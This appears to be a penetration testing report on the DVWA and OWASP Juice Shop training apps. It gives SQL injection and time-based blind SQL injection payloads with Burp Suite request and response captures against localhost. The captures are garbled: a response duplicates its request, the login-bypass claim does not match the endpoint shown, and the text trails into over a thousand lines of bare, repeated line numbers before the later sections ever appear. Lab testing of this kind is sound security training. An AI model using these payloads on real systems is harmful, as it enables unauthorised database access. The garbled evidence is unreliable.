



Target: DVWA and OWASP Juice Shop

Threat Mapping and Penetration Testing Report

PRATHAM VERMA | 10-JUNE-2025

Table of Content

Sno.	Topic
1.	Introduction
2.	Executive Summary
3.	Identified Vulnerabilities
4.	Proof of Concept (PoC) Evidence
5.	Risk Analysis
6.	Impact Analysis
7.	Real World Thinking
8.	Recommendation and Mitigations
9.	Conclusions

Introduction

In the ever-evolving landscape of cybersecurity, web applications have become increasingly critical to modern digital infrastructure while simultaneously emerging as one of the most commonly exploited attack surfaces. Due to their widespread use, complex user interactions, and frequent integration with sensitive data and third-party services, web applications remain a primary focus for cybercriminals. Threat actors continuously discover and exploit vulnerabilities introduced during development, deployment, or maintenance phases. As such, understanding and mitigating these risks is vital for ensuring data protection, privacy, and the trust of end users.

This report focuses on a comprehensive threat mapping and vulnerability assessment of two deliberately insecure web applications: **Damn Vulnerable Web Application (DVWA)** and **OWASP Juice Shop**. These platforms are specifically designed for security training and testing purposes, replicating real-world attack vectors aligned with the OWASP Top 10 framework — a globally recognized standard for web application security risks.

The primary objective of this assessment is to identify and document the presence of critical and high-risk vulnerabilities, explore realistic attack scenarios, and understand how attackers may leverage these flaws to compromise systems. Additionally, it aims to assess the associated risk levels and propose actionable mitigation techniques that can be implemented in production-grade environments. The scope includes vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), Broken Authentication, and Insecure Access Controls, among others.

Through this analysis, the report serves as a foundational guide for security professionals, developers, and students. It reinforces the importance of secure coding practices, highlights the consequences of poor configurations, and promotes the adoption of regular security assessments, monitoring, and defense-in-depth strategies to enhance the security posture of modern web applications.

Executive Summary

This threat assessment report presents a comprehensive analysis of two purposely vulnerable web applications: Damn Vulnerable Web Application (DVWA) and OWASP Juice Shop. These platforms are widely utilized in the cybersecurity community for training, simulation, and vulnerability testing, providing a controlled environment to replicate real-world scenarios. The goal of this evaluation is to identify, understand, and assess security weaknesses based on the OWASP Top 10 vulnerability categories, which are considered industry benchmarks for web application security.

Through detailed manual and automated testing using advanced tools such as Burp Suite, OWASP ZAP, this assessment has uncovered multiple high-impact vulnerabilities that are commonly found in production environments. Key findings include:

- **SQL Injection (SQLi)** and **Blind SQL Injection** vulnerabilities, which enable attackers to manipulate database queries and retrieve sensitive information through crafted payloads and time-based inference techniques.
- **Cross-Site Scripting (XSS)** vulnerabilities in all three major forms — Stored, Reflected, and DOM-Based — which could be exploited by attackers to hijack user sessions, deface web pages, or execute arbitrary scripts within the user's browser.
- **Broken Authentication** mechanisms, which expose the application to credential-stuffing and brute-force attacks due to a lack of rate-limiting and CAPTCHA enforcement.
- **Broken Access Control** flaws that allow unauthorized users to gain access to restricted functions or data, posing serious threats to the confidentiality and integrity of user information.
- **Sensitive Data Exposure** due to poor handling of personal and financial information, combined with insecure transmission channels or misconfigured APIs.

These vulnerabilities mirror those frequently exploited in real-world cyberattacks, reinforcing the urgent need for organizations to integrate security into all stages of the development lifecycle. The insights and lessons from this exercise serve as a valuable resource for improving web application resilience. Each identified issue is accompanied by a technical explanation, risk evaluation, real-world exploitation example, and tailored mitigation strategy aimed at strengthening the overall security posture.

Ultimately, this report underlines the importance of continuous security testing, secure coding standards, and security awareness for development and operational teams. With the growing sophistication of cyber threats, proactive measures and informed security practices are essential to safeguard applications from exploitation.

Identified Vulnerabilities

DVWA Vulnerabilities:

Vulnerability	Description	Severity
SQL Injection (SQLi)	Unsanitized user input allows database queries manipulation.	High
Blind SQL Injection	SQLi attack without visible error messages, tested via time-based techniques.	High
Stored XSS	Malicious script stored in database and executed on user visits.	Medium
Reflected XSS	Injected script reflected in user input (e.g., URL parameters).	Medium
DOM-Based XSS	Client-side JavaScript manipulates the DOM to execute scripts.	Medium
Cross-Site Request Forgery (CSRF)	Attacker tricks victim into executing unwanted actions.	Low

OWASP Juice Shop Vulnerabilities:

Vulnerability	Description	Severity
Broken Access Control	Users can access unauthorized resources.	High
Security Misconfiguration	Misconfigured headers, error handling, and debug mode enabled.	Medium
Sensitive Data Exposure	API leaks personal & payment information.	High
Broken Authentication	No rate limiting allows brute-force login attempts.	High
Captcha Bypass	CAPTCHA protection is easily bypassed using automation and OCR tools.	Medium

Proof of Concept (PoC) Evidence

Vulnerability #1: SQL Injection (SQLi) in DVWA

During the assessment of DVWA, I identified a classic case of SQL Injection vulnerability in the login module of the application. To begin the exploitation, I navigated to the login page and filled the **username** field with the payload 'a' UNION SELECT 1,2--, while leaving the **password** field blank. Using Burp Suite's intercept feature, I captured the login request before submission and carefully modified the parameters to include the payload. The injected SQL statement was designed to bypass the authentication logic by appending a malicious UNION SELECT clause that forces the database to return results from a crafted query. Once I forwarded the manipulated request, the application authenticated me as a valid user without checking for the password, indicating that the injected payload successfully altered the backend SQL logic.


The SQL Injection works by closing the original query string and merging it with a crafted query that aligns with the expected number of output columns. Since the database accepted the query and returned a valid result, it clearly showed that the application directly embedded user input into SQL queries without any form of sanitization or use of parameterized statements. This demonstrated a serious flaw in how user inputs were handled in authentication logic.

Key technical details:

- **Intercepted URL:** /login.php
- **Payload used:** a' UNION SELECT 1,2-- -
- **Injection method:** Inline SQL injection via login form
- **Tools used:** DVWA (Low security mode), Burp Suite (Intercept & Forward)
- **Observation:** Access granted without valid credentials, confirming query manipulation

This attack clearly highlights how improper input handling can lead to full system compromise. Therefore, it's vital for developers to adopt secure coding practices, especially around user input that interacts with backend queries.

Proof of Concept (PoC):



The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a GET request is shown with the URL /vulnerabilities/sqli/?id=ssss&Submit=Submit. The payload 'ssss' is highlighted in red. The Response pane shows a successful HTTP 200 OK response with the status bar indicating 'HTTP/1.1 200 OK'. The response body contains the HTML code for a title, which is typically a sign of a successful exploit.

```
Request
Pretty Raw Hex
1 GET /vulnerabilities/sqli/?id=ssss&Submit=Submit HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; language=en; welcomebanner_status=dismiss; PHPSESSID=blveighn66g5pm7mrrmrj3c0; security=low
17 Connection: keep-alive
18

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 09 Mar 2025 03:52:41 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 4479
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html;charset=utf-8
12
13
14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml/DTD/xhtml1-strict.dtd">
15
16 <html xmlns="http://www.w3.org/1999/xhtml">
17
18   <head>
19     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
20   </head>
21   <title>
```

Request

```

1 GET /vulnerabilities/sqli/?id=a'UNION%20SELECT%201%23b--%20-&Submit=
2 Host: localhost
3 sec-ch-ua: "Chromium";v="133", "Not A Brand";v="59"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: http://localhost/vulnerabilities/sqli/?id=ssss&Submit=Submit
16 Cookie: security=low; language=en; welcomebanner_status=dismiss; PHPSESSID=biveighnhdq5pwuhrmrw3c0; security_low
17 Connection: keep-alive
18
19

```

Response

```

Pretty Raw Hex Render
1 Submit HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="133", "Not A Brand";v="59"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: http://localhost/vulnerabilities/sqli/?id=ssss&Submit=Submit
16 Cookie: security=low; language=en; welcomebanner_status=dismiss; PHPSESSID=biveighnhdq5pwuhrmrw3c0; security_low
17 Connection: keep-alive
18
19

```

Inspector

Query parameter
Name: id
Value: a'UNION%20SELECT%201%23b--%20-

Decoded from: URL encoding
a 'UNION SELECT 1,2;-- -

Request

```

1 GET /vulnerabilities/sqli/?id=sdgdhf'''&Submit=Submit HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not A (Brand";v="8", "Chromium";v="132"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/132.0.0.0 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
   */*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: http://localhost/vulnerabilities/sqli/
16 Cookie: security=low; PHPSESSID=lnhfilr2l07lqlly63ogcpis0; security=low; language=en;
   welcomebanner_status=dismiss
17 Connection: keep-alive
18
19

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sat, 08 Mar 2025 04:20:33 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 170
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <pre>
   You have an error in your SQL syntax; check the manual that corresponds to your Maria
   server version for the right syntax to use near ''sdgdhf''' at line 1
</pre>

```



Vulnerability: SQL Injection

User ID: Submit

ID: a 'UNION SELECT 1,2;-- -
First name: 1
Surname: 2

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

Vulnerability #2: Blind SQL Injection in DVWA

The Blind SQL Injection vulnerability was identified within the "SQLi (Blind)" module of DVWA. This form of SQLi is more subtle compared to standard SQL injection, as it does not return visible error messages or data output. Instead, it relies on indirect clues such as timing delays to infer whether the injection was successful.

To initiate the attack, I entered the payload:

1' AND SLEEP (5) --

into the user input field. This payload instructs the backend database to pause for 5 seconds before responding if the input is being processed as part of a SQL query. If the query execution takes significantly longer than normal, it indicates that the application is vulnerable to SQL injection.

To confirm this behavior, I used Burp Suite to send the request and carefully monitored the response time. A noticeable 5-second delay validated that the **SLEEP (5)** function was executed successfully on the database server, meaning the input had been processed without any sanitization.

Key Execution Points:

- Accessed the SQLi (Blind) module in DVWA.
- Entered time-based payload **1' AND SLEEP (5) --**
- Observed a clear delay in the server response.
- Verified that database command execution confirms vulnerability.

This approach, known as time-based blind SQL injection, is especially powerful in scenarios where no error messages are displayed, allowing attackers to infer the behavior of the database silently. Iterative payloads can be used to extract specific database content one character at a time.

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

```
Pretty Raw Hex
GET /vulnerabilities/sql_injection/?id=ssss&Submit=Submit HTTP/1.1
Host: localhost
sec-ch-ua: "Not A[Brands];v="8", "Chromium";v="132"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/vulnerabilities/sql_injection/?id=ssss&Submit=Submit
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dissmiss; PHPSESSID=ocd8c9k0532acb09eqdrusao2 ; security=low
Connection: keep-alive
.....
```

Response:

```
Pretty Raw Hex Render
HTTP/1.1 404 Not Found
Date: Sun, 09 Mar 2025 09:43:55 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 4567
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
Vulnerability: SQL Injection (Blind) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*
</title>
<link rel="stylesheet" type="text/css" href="../../../../dvwa/css/main.css" />
<link rel="icon" type="image/ico" href="../../../../favicon.ico" />
<script type="text/javascript" src="../../../../dvwa/js/dvwaPage.js" >
</script>
</head>
<body class="home">
```

The screenshot shows the DVWA application interface. The 'Request' tab on the left displays the raw HTTP POST data sent to the '/vulnerabilities/sql_injection/' endpoint. The 'Response' tab on the right shows the resulting HTML page, which includes a title 'Vulnerability: SQL Injection (Blind) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*', a stylesheet link to 'main.css', an icon link to 'favicon.ico', and a script tag pointing to 'dvwaPage.js'. The 'Inspector' tab at the top right provides detailed information about the request attributes, query parameters, body parameters, cookies, headers, and response headers.

```
Request
Pretty Raw Hex
1 GET /vulnerabilities/sql_injection/?id=1%20AND%20sleep(5)%23 &Submit=Submit
HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not A[Brand];v=\"", "Chromium";v=\"112"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
16 http://localhost/vulnerabilities/sql_injection/?id=esss+27&Submit=Submit
17 Accept-Encoding: gzip, deflate, br
18 Cookie: language=en; welcomebanner_status=dismiss; PHPSESSID=cdd59k05312ab0fcqgkuasoo2; security=low
19 Connection: keep-alive
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
287
288
289
289
290
291
292
293
294
295
296
297
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
311
312
313
313
314
315
315
316
317
317
318
318
319
319
320
320
321
321
322
322
323
323
324
324
325
325
326
326
327
327
328
328
329
329
330
330
331
331
332
332
333
333
334
334
335
335
336
336
337
337
338
338
339
339
340
340
341
341
342
342
343
343
344
344
345
345
346
346
347
347
348
348
349
349
350
350
351
351
352
352
353
353
354
354
355
355
356
356
357
357
358
358
359
359
360
360
361
361
362
362
363
363
364
364
365
365
366
366
367
367
368
368
369
369
370
370
371
371
372
372
373
373
374
374
375
375
376
376
377
377
378
378
379
379
380
380
381
381
382
382
383
383
384
384
385
385
386
386
387
387
388
388
389
389
390
390
391
391
392
392
393
393
394
394
395
395
396
396
397
397
398
398
399
399
400
400
401
401
402
402
403
403
404
404
405
405
406
406
407
407
408
408
409
409
410
410
411
411
412
412
413
413
414
414
415
415
416
416
417
417
418
418
419
419
420
420
421
421
422
422
423
423
424
424
425
425
426
426
427
427
428
428
429
429
430
430
431
431
432
432
433
433
434
434
435
435
436
436
437
437
438
438
439
439
440
440
441
441
442
442
443
443
444
444
445
445
446
446
447
447
448
448
449
449
450
450
451
451
452
452
453
453
454
454
455
455
456
456
457
457
458
458
459
459
460
460
461
461
462
462
463
463
464
464
465
465
466
466
467
467
468
468
469
469
470
470
471
471
472
472
473
473
474
474
475
475
476
476
477
477
478
478
479
479
480
480
481
481
482
482
483
483
484
484
485
485
486
486
487
487
488
488
489
489
490
490
491
491
492
492
493
493
494
494
495
495
496
496
497
497
498
498
499
499
500
500
501
501
502
502
503
503
504
504
505
505
506
506
507
507
508
508
509
509
510
510
511
511
512
512
513
513
514
514
515
515
516
516
517
517
518
518
519
519
520
520
521
521
522
522
523
523
524
524
525
525
526
526
527
527
528
528
529
529
530
530
531
531
532
532
533
533
534
534
535
535
536
536
537
537
538
538
539
539
540
540
541
541
542
542
543
543
544
544
545
545
546
546
547
547
548
548
549
549
550
550
551
551
552
552
553
553
554
554
555
555
556
556
557
557
558
558
559
559
560
560
561
561
562
562
563
563
564
564
565
565
566
566
567
567
568
568
569
569
570
570
571
571
572
572
573
573
574
574
575
575
576
576
577
577
578
578
579
579
580
580
581
581
582
582
583
583
584
584
585
585
586
586
587
587
588
588
589
589
590
590
591
591
592
592
593
593
594
594
595
595
596
596
597
597
598
598
599
599
600
600
601
601
602
602
603
603
604
604
605
605
606
606
607
607
608
608
609
609
610
610
611
611
612
612
613
613
614
614
615
615
616
616
617
617
618
618
619
619
620
620
621
621
622
622
623
623
624
624
625
625
626
626
627
627
628
628
629
629
630
630
631
631
632
632
633
633
634
634
635
635
636
636
637
637
638
638
639
639
640
640
641
641
642
642
643
643
644
644
645
645
646
646
647
647
648
648
649
649
650
650
651
651
652
652
653
653
654
654
655
655
656
656
657
657
658
658
659
659
660
660
661
661
662
662
663
663
664
664
665
665
666
666
667
667
668
668
669
669
670
670
671
671
672
672
673
673
674
674
675
675
676
676
677
677
678
678
679
679
680
680
681
681
682
682
683
683
684
684
685
685
686
686
687
687
688
688
689
689
690
690
691
691
692
692
693
693
694
694
695
695
696
696
697
697
698
698
699
699
700
700
701
701
702
702
703
703
704
704
705
705
706
706
707
707
708
708
709
709
710
710
711
711
712
712
713
713
714
714
715
715
716
716
717
717
718
718
719
719
720
720
721
721
722
722
723
723
724
724
725
725
726
726
727
727
728
728
729
729
730
730
731
731
732
732
733
733
734
734
735
735
736
736
737
737
738
738
739
739
740
740
741
741
742
742
743
743
744
744
745
745
746
746
747
747
748
748
749
749
750
750
751
751
752
752
753
753
754
754
755
755
756
756
757
757
758
758
759
759
760
760
761
761
762
762
763
763
764
764
765
765
766
766
767
767
768
768
769
769
770
770
771
771
772
772
773
773
774
774
775
775
776
776
777
777
778
778
779
779
780
780
781
781
782
782
783
783
784
784
785
785
786
786
787
787
788
788
789
789
790
790
791
791
792
792
793
793
794
794
795
795
796
796
797
797
798
798
799
799
800
800
801
801
802
802
803
803
804
804
805
805
806
806
807
807
808
808
809
809
810
810
811
811
812
812
813
813
814
814
815
815
816
816
817
817
818
818
819
819
820
820
821
821
822
822
823
823
824
824
825
825
826
826
827
827
828
828
829
829
830
830
831
831
832
832
833
833
834
834
835
835
836
836
837
837
838
838
839
839
840
840
841
841
842
842
843
843
844
844
845
845
846
846
847
847
848
848
849
849
850
850
851
851
852
852
853
853
854
854
855
855
856
856
857
857
858
858
859
859
860
860
861
861
862
862
863
863
864
864
865
865
866
866
867
867
868
868
869
869
870
870
871
871
872
872
873
873
874
874
875
875
876
876
877
877
878
878
879
879
880
880
881
881
882
882
883
883
884
884
885
885
886
886
887
887
888
888
889
889
890
890
891
891
892
892
893
893
894
894
895
895
896
896
897
897
898
898
899
899
900
900
901
901
902
902
903
903
904
904
905
905
906
906
907
907
908
908
909
909
910
910
911
911
912
912
913
913
914
914
915
915
916
916
917
917
918
918
919
919
920
920
921
921
922
922
923
923
924
924
925
925
926
926
927
927
928
928
929
929
930
930
931
931
932
932
933
933
934
934
935
935
936
936
937
937
938
938
939
939
940
940
941
941
942
942
943
943
944
944
945
945
946
946
947
947
948
948
949
949
950
950
951
951
952
952
953
953
954
954
955
955
956
956
957
957
958
958
959
959
960
960
961
961
962
962
963
963
964
964
965
965
966
966
967
967
968
968
969
969
970
970
971
971
972
972
973
973
974
974
975
975
976
976
977
977
978
978
979
979
980
980
981
981
982
982
983
983
984
984
985
985
986
986
987
987
988
988
989
989
990
990
991
991
992
992
993
993
994
994
995
995
996
996
997
997
998
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
